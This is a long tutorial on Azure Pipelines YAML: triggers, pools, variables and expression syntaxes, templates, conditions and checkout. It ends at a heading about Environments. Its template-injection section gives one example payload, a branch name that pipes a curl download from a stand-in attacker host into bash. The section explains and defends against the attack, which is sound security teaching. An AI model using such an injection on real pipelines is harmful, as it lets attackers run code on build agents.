In a nutshell
Azure Pipelines is the robot that builds, tests and ships your software for you whenever code changes — so nobody has to remember to run the build, copy files to a server, or click “deploy” by hand at 6pm on a Friday. You describe the whole assembly line once, in a text file called azure-pipelines.yml that lives next to your code, and Azure DevOps runs it for you on machines it rents (or ones you own).
Picture a factory conveyor belt. The whole belt is the pipeline. It’s divided into big sections — stages (Build, then Deploy) — and each section has one or more workers — jobs — each standing at their own workbench (an agent: a clean, throwaway computer). Each worker follows a checklist of steps, and some steps reach for a pre-built power tool — a task like “compile .NET” or “run the Azure CLI”. A worker can’t shout across the factory floor, so to hand something to the next section they put it on a labelled pallet (a Pipeline Artifact) or leave a sticky note (an output variable). And before the belt is allowed to push anything into the production section, a supervisor has to press the approval button — a gate that lives on the factory itself, not in any worker’s checklist, so a worker can’t quietly remove it.
That’s the entire mental model. The rest of this lesson names every part precisely — the four-level hierarchy, the ways a run starts (triggers), where it runs (pools and agents), the three confusing $( ) / ${{ }} / $[ ] syntaxes, how to avoid copy-pasting YAML (templates), and how deployments get gated (Environments, approvals and checks) — and finishes with a free, do-it-yourself lab.
Level: Intermediate (with a beginner-friendly on-ramp) · Time: ~55 min to read, ~20 min for the lab · You need: a browser and a free dev.azure.com account — nothing installed locally.
Azure Pipelines is the CI/CD engine inside Azure DevOps, and for a very large slice of the enterprise world it is the pipeline — the one shipping the line-of-business .NET apps, the Java services, the Terraform that builds the cloud they run on. It predates GitHub Actions, it is more verbose, and it carries more conceptual surface area, which is precisely why so many engineers learn it by copying a azure-pipelines.yml that already works and never quite understanding why a job differs from a deployment, why $(var) and ${{ var }} and $[ var ] are three genuinely different things, or why the production approval they were promised is nowhere in the YAML file. That gap is where pipelines break under pressure.
This lesson closes the gap. We walk the azure-pipelines.yml file from the top down and explain every load-bearing part: the four-level hierarchy — stages → jobs → steps → tasks — and how data and dependencies flow across it; every trigger (CI trigger, PR pr, scheduled cron, and resources.pipelines/repositories triggers) with their path and branch filters and the batch setting; pools (Microsoft-hosted vmImage versus self-hosted and scale-set agents); variables at every scope and — the part everyone gets wrong — the three expression syntaxes and exactly when each is evaluated; templates (step, job, stage and extends) with typed parameters; conditions and the dependencies object; Environments with approvals & checks and the deployment strategies (runOnce, rolling, canary); service connections; and Pipeline Artifacts. This is the foundational companion to the advanced lesson on designing multi-stage pipelines with environments, approvals and gates — that one owns the governance mechanics (required-template enforcement, Azure Monitor gates, exclusive locks, workload-identity federation in depth); here we build the ground floor it stands on, and to the vendor-neutral anatomy of CI/CD.
Learning objectives
By the end of this lesson you will be able to:
- Lay out an
azure-pipelines.ymlcorrectly and explain the four-level hierarchy — stage, job, step, task — and how isolation and data-passing work at each boundary. - Configure every trigger type — CI, PR, scheduled cron, and pipeline/repository resource triggers — with branch, tag and path filters, and explain
batch. - Choose between Microsoft-hosted and self-hosted/scale-set agent pools and read the
demandsandvmImagesettings. - Use variables at every scope and correctly distinguish the three expression syntaxes — macro
$( ), template${{ }}, and runtime$[ ]— by when each is evaluated. - Factor pipelines with step, job, stage and
extendstemplates using typed, validated parameters. - Write
condition:expressions using thedependenciesobject and the built-in status functions. - Model deployment targets as Environments with approvals, checks and deployment strategies (
runOnce/rolling/canary), and authenticate to clouds with service connections. - Move build outputs with Pipeline Artifacts (
publish/download).
Prerequisites & where this fits
You should be comfortable with Git basics (commit, branch, pull request — covered in Git in depth), the vendor-neutral anatomy of CI/CD (pipeline → stage → job → step, triggers, agents, artifacts versus cache), and YAML and its gotchas — everything here is YAML and the Norway/octal foot-guns absolutely apply. This lesson sits in the CI/CD module of the DevOps Zero-to-Hero course as the concrete, Azure-specific deep dive that follows the abstract anatomy lesson and runs parallel to the GitHub Actions fundamentals and GitLab CI fundamentals lessons. To do the lab you need a free Azure DevOps organisation (dev.azure.com) and a Git repository in it — both free — and nothing installed locally beyond a browser; the az CLI with the azure-devops extension helps but is optional.
Core concepts: the four-level hierarchy
Azure Pipelines has exactly four nested levels, and almost every confusion comes from blurring them.
| Level | What it is | YAML key | Isolation & data |
|---|---|---|---|
| Stage | A major phase of the pipeline (Build, DeployDev, DeployProd) | an item under stages: |
Stages run sequentially by default; each can target Environments and carry checks |
| Job | A unit of work that runs on one agent | an item under jobs: |
Each job gets a fresh, clean agent; jobs are isolated — anything shared must be passed via artifacts or output variables |
| Step | A single action: a script or a task | an item under steps: |
Steps in a job share the same agent and filesystem; a file written in step 2 is there in step 3 |
| Task | A pre-packaged, versioned unit of logic a step invokes | - task: Name@major |
The reusable building block — DotNetCoreCLI@2, AzureCLI@2, Docker@2 |
Three facts trip up beginners most. Jobs do not share a filesystem or memory — they run on separate agents, so anything one job produces that another needs must move explicitly (an output variable for small strings, a Pipeline Artifact for files). Steps within a job do share the agent. And a “task” is a kind of step — a step is either a script/bash/pwsh shell step or a task: step; the task is the curated, marketplace-or-built-in version.
There is a fifth, optional concept that sits outside the work hierarchy but governs it: resources (resources: at the top of the file) declare the external things the pipeline depends on — other repositories, container images, packages, and other pipelines — and several of them can act as triggers. We cover them under triggers.
A run is born when a trigger fires. The pipeline is compiled (all ${{ }} template expressions resolve, all templates expand) into a final plan, then executed stage by stage. Crucially, a job that is not a deployment job does check out your source automatically (you can turn it off); a deployment job does not check out by default. Hold that distinction — it is the single most common “why is my repo empty?” surprise.
One repository normally holds one
azure-pipelines.ymlper pipeline, but a repo can back many pipelines, each pointing at its own YAML file. The file path is chosen when you create the pipeline in the UI, not fixed by convention the way GitHub Actions fixes.github/workflows/.
The pipeline file, top to bottom
A full multi-stage file has a predictable set of top-level keys. Here is the skeleton with the common ones, in the order you usually write them:
name: $(Date:yyyyMMdd)$(Rev:.r)     # the BUILD NUMBER format (not the display name)

trigger:                            # CI trigger (push to these branches)
  branches:
    include: [ main ]

pr:                                 # PR trigger (validation builds)
  branches:
    include: [ main ]

schedules:                          # scheduled (cron) triggers
  - cron: '0 6 * * 1-5'
    displayName: Weekday morning build
    branches: { include: [ main ] }
    always: false

resources:                          # external dependencies & their triggers
  repositories: []
  pipelines: []
  containers: []

variables:                          # pipeline-wide variables
  buildConfiguration: Release

parameters:                         # runtime parameters (compile-time, typed)
  - name: deployProd
    type: boolean
    default: false

pool:                               # default agent pool for all jobs
  vmImage: ubuntu-latest

stages:                             # the work
  - stage: Build
    jobs:
      - job: build
        steps:
          - script: dotnet build -c $(buildConfiguration)
| Top-level key | Purpose | Notes |
|---|---|---|
name |
The run/build number format string | Confusingly not a display name; uses $(Date:…), $(Rev:.r), etc. Defaults to a date.rev. |
trigger |
Continuous-integration (push) trigger | Set trigger: none to disable; defaults to all branches if omitted on YAML pipelines created the classic way |
pr |
Pull-request validation trigger | GitHub repos honour pr: from YAML; Azure Repos PR triggers are configured via branch policies, not pr: |
schedules |
Cron-based scheduled triggers | UTC; replaces the old UI scheduler |
resources |
External repos, pipelines, containers, packages | Some double as triggers |
parameters |
Typed runtime parameters | Compile-time; appear in the Run dialog; can drive ${{ if }}/${{ each }} |
variables |
Pipeline-scoped variables | Can be inline, from a group, or from a template |
pool |
Default agent pool | Overridable per stage/job |
stages |
The list of stages | Omit it and you can write jobs: directly; omit that too and you can write steps: directly (single implicit stage/job) |
A compression rule worth knowing immediately: the hierarchy is collapsible. If your pipeline has one stage you can drop stages: and write jobs: at the top. If it also has one job you can drop jobs: and write steps: at the top. The shortest valid pipeline is just a pool: and steps:. As soon as you need a second stage (e.g. a deploy), you must expand back to the full stages → jobs → steps form.
Classic (visual designer) pipelines vs YAML
Everything above is a YAML pipeline — the pipeline defined as code in a file in your repo. Azure DevOps also still has an older classic experience, and knowing the difference saves confusion when you inherit an old project.
| YAML pipelines (this lesson) | Classic pipelines (legacy) | |
|---|---|---|
| Where it’s defined | azure-pipelines.yml in the repo, versioned with the code |
In the web UI’s visual designer, stored in the project (not the repo) |
| Reviewable / diffable | Yes — it’s a file, so it goes through pull requests | No — changes aren’t in Git history |
| Build vs Release | One YAML file does build and multi-stage deploy | Split into a Build definition and a separate Release (drag-and-drop) pipeline |
| Templates & reuse | First-class (template:, extends, typed parameters) |
Task groups only; far weaker reuse |
| Status | The default and the future — new organisations have classic pipeline creation turned off by default | Maintained for existing pipelines only; steer all new work to YAML |
The one place you still routinely meet the classic model is the old Classic Release pipeline (the drag-and-drop “Releases” tab), which some enterprises kept because its visual approvals predated YAML Environments. Everything it did, YAML multi-stage pipelines + Environments now do better and in the repo. Rule of thumb: author everything new as YAML; migrate classic build pipelines when you next touch them. The rest of this lesson is 100% YAML.
Triggers: every way a pipeline starts
The triggers are the single most important design decision in a pipeline — they decide when it runs and what it gets. There are four families: CI (push), PR (pull-request validation), scheduled (cron), and resource triggers (another pipeline, a repo, or a container image changing).
CI triggers — trigger
trigger fires on a push to the branches you list. It supports branch, tag and path filters, plus batch.
trigger:
  batch: true               # while a run is in progress, batch new pushes into one next run
  branches:
    include:
      - main
      - release/*           # wildcard: release/1.0, release/2.x
    exclude:
      - release/old/*
  tags:
    include:
      - v*                  # also fire when a matching tag is pushed
  paths:
    include:
      - src/*
    exclude:
      - docs/*
      - '**/*.md'
trigger key |
Effect |
|---|---|
branches.include / branches.exclude |
Which branches’ pushes start a run (wildcards * and ** allowed) |
tags.include / tags.exclude |
Fire on matching tag pushes |
paths.include / paths.exclude |
Only run when changed files match — the monorepo lever |
batch |
true collapses pushes that arrive while a run is in flight into a single subsequent run (saves agent minutes on busy branches) |
The forms and the gotchas:
- Disable CI entirely with
trigger: none. Trigger on every branch with the simple list formtrigger: [ main, develop ](no path/tag filters available in that short form). batch: trueis unique to Azure Pipelines and genuinely useful: on a hotmain, instead of queuing a run per push, it runs once, and while that run executes it accumulates the pushes, then runs once more covering all of them. It trades latency for throughput.- Tag-only pipelines: to fire only on tags, include the tags and set
branches: exclude: ['*'], or just providetags:with nobranches:. - Path filters and required checks: if a push changes nothing under
paths.include, the run does not start. That is the point in a monorepo, but be careful when the pipeline is a required status — see Common mistakes.
PR triggers — pr
pr runs a validation build when a pull request is opened or updated. This only works for GitHub and Bitbucket Cloud repositories. For Azure Repos, PR triggers are not expressed in YAML — you configure them as branch policies on the target branch (a “Build validation” policy that points at the pipeline). This is a frequent surprise for newcomers moving between repo types.
pr:
  autoCancel: true          # cancel the in-progress validation run when the PR gets a new push
  drafts: false             # do NOT run on draft PRs
  branches:
    include: [ main, release/* ]
  paths:
    include: [ src/* ]
pr key |
Effect |
|---|---|
branches.include/exclude |
Which target branches’ PRs trigger validation |
paths.include/exclude |
Only validate when changed files match |
autoCancel |
true (default) cancels a running validation when the PR is updated |
drafts |
true (default) runs on draft PRs; set false to skip until ready |
Set pr: none to disable PR validation from YAML.
Scheduled triggers — schedules
Cron schedules live under schedules: (the modern, in-YAML way; the old UI-only scheduler still exists but YAML is preferred).
schedules:
  - cron: '0 3 * * *'             # 03:00 UTC daily
    displayName: Nightly build
    branches:
      include: [ main ]
    always: true                  # run even if there were no code changes since last run
  - cron: '0 6 * * 1-5'           # 06:00 UTC weekdays
    displayName: Weekday smoke
    branches: { include: [ main, release/* ] }
    always: false
schedules key |
Effect |
|---|---|
cron |
Standard 5-field cron (minute, hour, day-of-month, month, day-of-week), UTC |
displayName |
Friendly label in the runs list |
branches.include/exclude |
Which branches’ YAML is used and built |
always |
false (default) skips the scheduled run if nothing changed since the last successful scheduled run; true forces it every time |
The five fields are always UTC — a 09:00 IST job is cron: '30 3 * * *'. The default always: false is the surprise: a nightly build on a quiet repo simply won’t run unless code changed, which is usually not what you want for a nightly — set always: true for true nightlies.
Resource triggers — pipelines, repositories, containers
resources: declares external dependencies, and three of them can also start this pipeline.
Pipeline completion trigger — run this pipeline when another pipeline finishes (classic build-then-release split):
resources:
  pipelines:
    - pipeline: ci                 # local alias used to download its artifacts
      source: app-ci               # the name of the upstream pipeline
      trigger:
        branches:
          include: [ main ]
With this, when app-ci completes on main, this pipeline runs and can download: ci to fetch the upstream artifacts. Omitting trigger: declares the dependency (for artifact download) without auto-running.
Repository resource trigger — fire when another repo changes (also how you consume templates from another repo):
resources:
  repositories:
    - repository: templates        # local alias
      type: git                    # git (Azure Repos) | github | bitbucket
      name: Platform/pipeline-templates
      ref: refs/tags/v3            # pin to a tag, not a branch
      trigger:
        branches: { include: [ main ] }
Container resource — declare a container the jobs run in or that triggers on a new image:
resources:
  containers:
    - container: linux
      image: mcr.microsoft.com/dotnet/sdk:8.0
| Resource type | Use |
|---|---|
resources.pipelines |
Depend on / trigger from another pipeline; download its artifacts |
resources.repositories |
Consume templates or check out another repo; trigger on its changes |
resources.containers |
Run a job inside a container (container: on the job) or trigger on image push (ACR) |
resources.packages |
Consume NuGet/npm packages as a typed resource |
Pools: where jobs run
Every job runs on an agent drawn from a pool. There are two kinds: Microsoft-hosted (ephemeral VMs Microsoft creates fresh per job and destroys after) and self-hosted (machines or a VM scale set you register yourself).
# Microsoft-hosted, by image
pool:
  vmImage: ubuntu-latest

# Self-hosted pool, optionally constrained by demands (capabilities)
pool:
  name: linux-selfhosted
  demands:
    - Agent.OS -equals Linux
    - docker                     # the agent must advertise a 'docker' capability
pool: can sit at the pipeline (default for all jobs), stage, or job level — the most specific wins.
| Pool field | Meaning |
|---|---|
vmImage |
Selects a Microsoft-hosted image (e.g. ubuntu-latest, windows-latest, macos-latest, or a pinned ubuntu-24.04) |
name |
Selects a self-hosted (or scale-set) pool by name |
demands |
Required agent capabilities — a job only runs on an agent that satisfies all demands (exists or -equals) |
The Microsoft-hosted images in 2026 and what they map to:
vmImage |
OS |
|---|---|
ubuntu-latest |
Latest Ubuntu LTS image (moves forward; pin ubuntu-24.04 / ubuntu-22.04 for stability) |
windows-latest |
Latest Windows Server image (pin windows-2022) |
macos-latest |
Latest macOS image (Apple-silicon based on latest; pin macos-14) |
Microsoft-hosted versus self-hosted, the decision that comes up in every interview:
| Microsoft-hosted | Self-hosted / scale-set | |
|---|---|---|
| Provisioning | Fresh VM per job, auto-destroyed | You install/maintain the agent; long-lived (or scale-set ephemeral) |
| Clean environment | Always pristine | Persists unless you clean it (workspace: clean) |
| Speed of first run | Slower (cold image + tool install) | Faster (warm caches, pre-installed tools) |
| Network access | Public internet; no private-network reach | Can sit inside your VNet to reach private resources |
| Free minutes | Limited free parallel job + monthly minutes | You pay for the VMs, not Azure DevOps minutes |
| Best for | Public/standard builds, no private deps | Private-network deploys, special hardware, heavy caches |
Self-hosted scale-set agents (an Azure VM scale set Azure DevOps autoscales for you) give you the private-network and warm-tool benefits without hand-managing VMs — the deep operational treatment (image hardening, autoscale tuning, ephemeral agents) is its own lesson, self-hosted scale-set agents and hardening. For this foundational lesson, internalise: vmImage ⇒ Microsoft-hosted; name ⇒ self-hosted; demands ⇒ capability matching.
Pin the OS image (
ubuntu-24.04, notubuntu-latest) for anything reproducible —*-latestmoves to the next LTS under you when Microsoft rolls the image, which can silently break a build with no code change.
Jobs: the full option set
A job declares the agent it runs on and the steps it executes; everything else controls ordering, parallelism, conditions, timeouts and workspace.
jobs:
  - job: build
    displayName: Build & Test
    pool: { vmImage: ubuntu-latest }
    dependsOn: [ lint ]                 # run after these jobs
    condition: succeeded()             # default condition (only if deps succeeded)
    timeoutInMinutes: 30               # kill the job after N minutes (0 = max allowed)
    cancelTimeoutInMinutes: 5          # grace period on cancellation
    continueOnError: false             # if true, a failed job is "succeeded with issues"
    workspace:
      clean: outputs                   # outputs | resources | all — clean before run (self-hosted)
    variables:
      LOG_LEVEL: debug
    strategy:                          # matrix / parallel / maxParallel
      maxParallel: 4
      matrix:
        py311: { PY_VERSION: '3.11' }
        py312: { PY_VERSION: '3.12' }
    steps:
      - script: echo "Building on $(PY_VERSION)"
dependsOn and the job graph
By default, all jobs in a stage run in parallel. dependsOn orders them into a DAG; dependsOn: [] (empty) explicitly says “no dependencies, start immediately”. A job with dependsOn: [a, b] waits for both.
jobs:
  - job: a
    steps: [ { script: echo a } ]
  - job: b
    steps: [ { script: echo b } ]
  - job: c
    dependsOn: [ a, b ]              # fan-in
    steps: [ { script: echo c } ]
Stages have their own dependsOn (default: each stage depends on the previous one, so they run sequentially). Setting dependsOn: [] on a stage makes it start at the very beginning in parallel with others — the way you fan out stages.
strategy: matrix, parallel, and maxParallel
A non-deployment job’s strategy has three forms:
# 1) matrix — run the job once per named combination
strategy:
  maxParallel: 3
  matrix:
    linux:   { imageName: ubuntu-latest }
    windows: { imageName: windows-latest }
    mac:     { imageName: macos-latest }
# then: pool: { vmImage: $(imageName) }

# 2) parallel — run N identical copies (e.g. to shard tests)
strategy:
  parallel: 5

# 3) maxParallel alone — cap concurrency of the matrix
strategy form |
Effect |
|---|---|
matrix |
Named legs, each setting variables; pool.vmImage: $(var) lets one job target many OSes |
parallel: N |
N identical job copies (slice tests by System.JobPositionInPhase / System.TotalJobsInPhase) |
maxParallel |
Caps how many matrix/parallel legs run at once |
Unlike GitHub Actions, the Azure matrix is an explicit map of named legs (you name linux, windows, …), not a Cartesian product — you list exactly the combinations you want, which is more verbose but unambiguous.
Output variables across jobs
A value computed in one job reaches another only by being set as an output variable and consumed via dependencies:
jobs:
  - job: setup
    steps:
      - bash: echo "##vso[task.setvariable variable=tag;isOutput=true]sha-$(Build.SourceVersion)"
        name: meta                          # the STEP needs a name to reference its output
  - job: use
    dependsOn: setup
    variables:
      builtTag: $[ dependencies.setup.outputs['meta.tag'] ]   # runtime expression
    steps:
      - script: echo "Building $(builtTag)"
Two non-obvious requirements: the step must have a name: (the reference is outputs['<stepName>.<varName>']), and you read it with the runtime $[ ] syntax (covered next), because the value only exists at runtime. Across stages the path changes to stageDependencies.<Stage>.<Job>.outputs['<step>.<var>'].
Variables and the three expression syntaxes
This is the part of Azure Pipelines that most distinguishes it from other systems and most often confuses people. There are three ways to reference a value, and they differ by when they are evaluated — which determines what they can do.
| Syntax | Name | Evaluated | Can do | Cannot do |
|---|---|---|---|---|
${{ variables.x }} |
Template expression (compile-time) | When the YAML is parsed/compiled, before the run | Drive ${{ if }}/${{ each }}, choose templates, expand loops |
See anything decided at runtime (e.g. another job’s output) |
$(x) |
Macro syntax (runtime, textual) | At runtime, by textual substitution just before a step runs | Inject variable values into inputs: and scripts |
Be used to make decisions in condition: (it’s already substituted text); doesn’t exist if the var is undefined (left literal) |
$[ x ] |
Runtime expression | At runtime, when the stage/job is evaluated | Compute condition: and variables: values from runtime data (e.g. dependencies.*) |
Be used inside arbitrary script text the way $(x) is |
The mental model:
${{ }}happens first, before the pipeline even starts running. Template expressions are how you shape the pipeline: include a stage or not, loop to generate jobs, pick a value at compile time. If it depends on something only known while running (an output variable, the result of a job),${{ }}cannot see it.$( )is plain text replacement at runtime.dotnet build -c $(buildConfiguration)becomesdotnet build -c Releasethe instant before the script runs. It’s the everyday way to use a variable inside a command or a task input. If the variable doesn’t exist, the text is left as-is (a classic silent bug).$[ ]is the runtime expression — used in places that are evaluated at runtime but aren’t raw script, principallycondition:and the right-hand side of avariables:entry, where you need functions and thedependencies/variables[ ]objects.
A worked contrast:
parameters:
  - name: env
    type: string
    default: dev

variables:
  # compile-time: chosen when YAML compiles, from a parameter
  isProd: ${{ eq(parameters.env, 'prod') }}
  # runtime: read another job's output (only known while running)
  upstreamTag: $[ dependencies.build.outputs['meta.tag'] ]

steps:
  # runtime textual substitution into a command
  - script: ./deploy.sh --tag $(upstreamTag) --config $(buildConfiguration)
  # compile-time decision: this step only EXISTS in the plan when env==prod
  - ${{ if eq(parameters.env, 'prod') }}:
      - script: ./extra-prod-guard.sh
Note the ${{ if }} step vanishes from the compiled pipeline entirely when the condition is false — it isn’t “skipped at runtime”, it was never there. A condition: (with $[ ] or functions) is there but evaluates to skip at runtime. That difference matters for logs, for dependencies, and for what reviewers see.
Variable scopes and kinds
Variables can be declared at pipeline, stage, or job scope, and come from three sources:
variables:
  - name: buildConfiguration          # 1) inline name/value
    value: Release
  - group: shared-secrets             # 2) a VARIABLE GROUP (Library; can be Key Vault-backed)
  - template: vars/common.yml         # 3) a variable TEMPLATE
| Variable source | What it is |
|---|---|
Inline (name/value or key: value) |
Plain pipeline variables |
Variable group (- group:) |
Shared values from the Library, optionally linked to Azure Key Vault so secrets resolve at runtime |
Variable template (- template:) |
A reusable YAML file of variable definitions |
| Predefined | System-provided, e.g. Build.SourceBranch, Build.BuildId, Agent.OS, System.DefaultWorkingDirectory |
| Queue-time | Variables marked “Settable at queue time” that a user can override in the Run dialog |
| Output variables | Set by a step with isOutput=true, consumed via dependencies |
Secret variables are special. A secret variable (set in the UI/variable group as secret, or via Key Vault) is not auto-mapped into the environment as $(SECRET) for scripts — you must map it explicitly to avoid accidental leakage:
steps:
  - bash: ./deploy.sh
    env:
      API_KEY: $(apiKeySecret)         # explicitly map the secret into the step's env
Secrets are masked in logs (replaced with ***) when they appear verbatim — derived/encoded forms can still leak, so never echo a secret. For the disciplined treatment of stores, rotation, and the “secrets in Git” cardinal sin, see secrets & configuration management.
Setting variables at runtime
A step sets a variable for later steps (and optionally as a job output) with a logging command:
steps:
  - bash: |
      echo "##vso[task.setvariable variable=version]1.4.2"             # for later steps in this job
      echo "##vso[task.setvariable variable=tag;isOutput=true]abc123"  # also a job OUTPUT
    name: setvars
  - bash: echo "version is $(version)"
| Logging command | Effect |
|---|---|
##vso[task.setvariable variable=x]value |
Set x for subsequent steps in the job |
…;isOutput=true]value |
Also expose it as a job output (dependencies.<job>.outputs['<step>.x']) |
…;issecret=true]value |
Mark the new variable as secret (masked) |
##vso[build.addbuildtag]nightly |
Tag the run |
##vso[task.setvariable variable=x;isreadonly=true]v |
Make it read-only |
Steps and tasks: the unit of work
Inside a job, steps: is an ordered list. Each step is one of a small set of shortcuts or a full task:.
steps:
  - checkout: self                 # control source checkout (see below)

  - script: |                      # cmd on Windows, bash on Linux/macOS
      echo "hello"
    displayName: A script step
    workingDirectory: $(Build.SourcesDirectory)/app
    env: { CI: 'true' }
    condition: succeeded()
    continueOnError: false
    timeoutInMinutes: 10
    failOnStderr: true

  - bash: ./run.sh                 # always bash
  - pwsh: ./run.ps1                # PowerShell Core (cross-platform)
  - powershell: ./run.ps1          # Windows PowerShell

  - task: DotNetCoreCLI@2          # a TASK (versioned by @major)
    displayName: Publish
    inputs:
      command: publish
      publishWebProjects: true
      arguments: '-c $(buildConfiguration) -o $(Build.ArtifactStagingDirectory)'
| Step shortcut | Expands to |
|---|---|
script: |
CmdLine@2 task — cmd on Windows, bash on Unix |
bash: |
Bash@3 task — always Bash |
pwsh: |
PowerShell@2 with pwsh: true — cross-platform PowerShell |
powershell: |
PowerShell@2 — Windows PowerShell |
checkout: |
The repository-checkout step |
download: / publish: |
Pipeline Artifact download/publish (see Artifacts) |
task: |
Any built-in or marketplace task, e.g. AzureCLI@2, Docker@2 |
Common step keys: displayName, name (the referenceable id for outputs), condition, continueOnError, timeoutInMinutes, enabled, env, workingDirectory, and (for scripts) failOnStderr.
checkout: the source-control step
This is where the “empty workspace” surprises live:
steps:
  - checkout: self            # check out THIS repo (the default for normal jobs)
    clean: true               # delete untracked files first
    fetchDepth: 1             # shallow clone (faster); 0 = full history
    fetchTags: false          # skip fetching tags
    persistCredentials: true  # keep the token so later git commands can auth
    submodules: recursive     # also pull submodules
  - checkout: templates       # also check out a repository RESOURCE alias
checkout value/key |
Effect |
|---|---|
self |
Check out the pipeline’s own repo (implicit for normal jobs) |
none |
Check out nothing |
<alias> |
Check out a resources.repositories repo |
fetchDepth |
Shallow-clone depth; 0 = full history (needed for tag/version tooling) |
clean |
Clean the working tree before checkout |
persistCredentials |
Leave the system token available to subsequent git commands |
submodules |
true/recursive to fetch submodules |
The rules that bite: a normal job checks out self automatically (you only write checkout: to change its options or add more repos), but a deployment job checks out nothing by default — add - checkout: self if a deploy needs the repo. And if you list any explicit checkout: step, the implicit self is no longer added — list every repo you need.
Templates: factoring the pipeline
Copy-pasting YAML across pipelines is how they rot. Templates let you extract reusable fragments at four granularities, all with typed parameters. (This lesson covers authoring templates; the governance angle — required-template enforcement on protected resources — lives in the multi-stage/approvals lesson.)
| Template kind | Reuses | Inserted with |
|---|---|---|
| Step template | A list of steps |
- template: file.yml under steps: |
| Job template | A list of jobs |
- template: file.yml under jobs: |
| Stage template | A list of stages |
- template: file.yml under stages: |
| Variable template | A list of variables |
- template: file.yml under variables: |
extends template |
The whole pipeline shape | extends: { template: file.yml } at the top level |
Typed parameters
Templates take parameters (compile-time, strongly typed — far safer than untyped variables). The full type set:
# templates/build.yml
parameters:
  - name: project           # string (the default type)
    type: string
  - name: runTests
    type: boolean
    default: true
  - name: poolImage
    type: string
    default: ubuntu-latest
    values: [ ubuntu-latest, windows-latest ]   # restrict to a set (validated)
  - name: regions
    type: object            # list or map
    default: [ ]
  - name: buildSteps
    type: stepList          # the consumer passes in steps!
    default: [ ]

steps:
  - script: dotnet build ${{ parameters.project }}
  - ${{ if eq(parameters.runTests, true) }}:
      - script: dotnet test ${{ parameters.project }}
  - ${{ each region in parameters.regions }}:
      - script: ./deploy.sh ${{ region }}
  - ${{ parameters.buildSteps }}     # splice in caller-provided steps
Parameter type |
Holds |
|---|---|
string |
A string (default if type omitted) |
number |
A number |
boolean |
true/false |
object |
An arbitrary list or map |
step / stepList |
A single step / a list of steps (consumer injects steps) |
job / jobList |
A job / list of jobs |
deployment / deploymentList |
A deployment job / list |
stage / stageList |
A stage / list of stages |
environment |
An environment reference |
Adding values: [ … ] makes the parameter an enum the platform validates at compile time — a typo fails the run early. Parameters are referenced with ${{ parameters.name }} and drive ${{ if }}/${{ each }} because they are compile-time.
Consuming a step/job/stage template
# azure-pipelines.yml
stages:
  - stage: Build
    jobs:
      - job: build
        steps:
          - template: templates/build.yml      # local file
            parameters:
              project: src/App.csproj
              runTests: true
To consume a template from another repository, declare it as a resources.repositories alias and reference file.yml@alias:
resources:
  repositories:
    - repository: templates
      type: git
      name: Platform/pipeline-templates
      ref: refs/tags/v3                # pin to a tag, never a moving branch

stages:
  - template: stages/deploy.yml@templates
    parameters: { serviceName: payments-api }
extends templates
extends inverts control: instead of the pipeline including a fragment, the pipeline extends a template that owns the overall shape and exposes only the hooks the consumer may fill. This is the mechanism behind required-template governance.
# consumer pipeline
extends:
  template: pipeline.yml@templates
  parameters:
    serviceName: payments-api
    buildSteps:
      - script: dotnet build
      - script: dotnet test
# templates/pipeline.yml — owns the shape, accepts hooks
parameters:
  - name: serviceName
    type: string
  - name: buildSteps
    type: stepList
    default: [ ]
stages:
  - stage: Build
    jobs:
      - job: build
        steps:
          - ${{ parameters.buildSteps }}     # consumer's steps spliced here
          - script: ./mandatory-scan.sh      # the template ENFORCES this step
The power: a platform team can guarantee that every pipeline extending this template runs the mandatory scan, and by attaching a required-template check to a protected Environment, can make extending it the only way to deploy there — the deep dive is in the advanced lesson. For this lesson, the takeaway is: template: includes a fragment the author still controls; extends: hands control to a template that controls the author.
Template injection and the security controls
Templates are powerful, and power near untrusted input is a security concern. The classic Azure Pipelines vulnerability is script injection through textual substitution: because macro $( ) splices a variable’s raw text straight into a shell command, any variable an attacker can influence — a branch name, a PR title, a tag, or a queue-time variable — becomes remote code execution if you drop it into a script:.
# RISKY — the branch name is spliced in as raw text; a branch called
#   ; curl evil.example/x | bash   turns this into a command injection:
steps:
  - script: echo "Building $(Build.SourceBranchName)"

# SAFE — map it into an environment variable and let the SHELL read it,
# so its contents are data, never pipeline or shell syntax:
steps:
  - script: echo "Building $BRANCH"
    env:
      BRANCH: $(Build.SourceBranchName)
The same care applies to compile-time ${{ }} when a template interpolates a parameter straight into a script — never build a command by string-concatenating attacker-influenced input. Azure DevOps gives you three concrete controls:
| Control | What it stops |
|---|---|
extends + a required-template check on the Environment |
A fork or PR build can’t change the pipeline’s shape — it may only fill the hooks the platform template exposes, so injected stages/steps can’t run against protected resources |
| “Limit variables that can be set at queue time” (org/project setting) | Stops a user (or a malicious PR) smuggling in arbitrary variables at run time; only variables explicitly marked settable-at-queue-time may be overridden |
Map, don’t interpolate (env: + $VAR) |
Neutralises the substitution vector above — the shell, not the pipeline text-substitutor, handles the value |
This is the authoring-side half of the story; the governance enforcement — attaching the required-template check to a protected Environment so extending the approved template is the only way to deploy — is the advanced multi-stage/approvals lesson.
Conditions and the dependencies object
condition: decides whether a stage, job, or step runs, evaluated at runtime. The default is succeeded() — only run if everything it depends on succeeded. Once you set any explicit condition, you replace that default, so you must re-state succeeded() if you still want it.
stages:
  - stage: Deploy
    dependsOn: Build
    condition: and(succeeded(), eq(variables['Build.SourceBranch'], 'refs/heads/main'))
    jobs:
      - job: deploy
        steps:
          - script: ./deploy.sh
          - script: ./notify-failure.sh
            condition: failed()           # only on failure
The status functions, usable in condition::
| Function | True when |
|---|---|
succeeded() |
All dependencies succeeded (the implicit default) |
failed() |
A dependency failed |
succeededOrFailed() |
Ran regardless of success/failure (but not if cancelled) |
always() |
Always — even on failure/cancellation (use for cleanup) |
canceled() |
The run was cancelled |
And the helpers: eq, ne, and, or, not, in, notIn, contains, startsWith, endsWith, coalesce, counter.
Reading dependency results in a condition uses the dependencies object (jobs in a stage) or stageDependencies (across stages):
  - job: report
    dependsOn: [ test, build ]
    condition: always()
    variables:
      testResult: $[ dependencies.test.result ]     # Succeeded | Failed | Skipped | Canceled
    steps:
      - script: echo "test result was $(testResult)"
| Object | Reads |
|---|---|
dependencies.<job>.result |
A needed job’s outcome (within the stage) |
dependencies.<job>.outputs['<step>.<var>'] |
A needed job’s output variable |
stageDependencies.<Stage>.<Job>.result |
A job’s result across stages |
stageDependencies.<Stage>.<Job>.outputs['<step>.<var>'] |
Cross-stage output variable |
A classic trap: because the default condition is succeeded(), a “cleanup” job downstream of a failing one is skipped unless you give it condition: always() (or succeededOrFailed()). Be explicit.
Environments, deployment jobs, approvals and checks
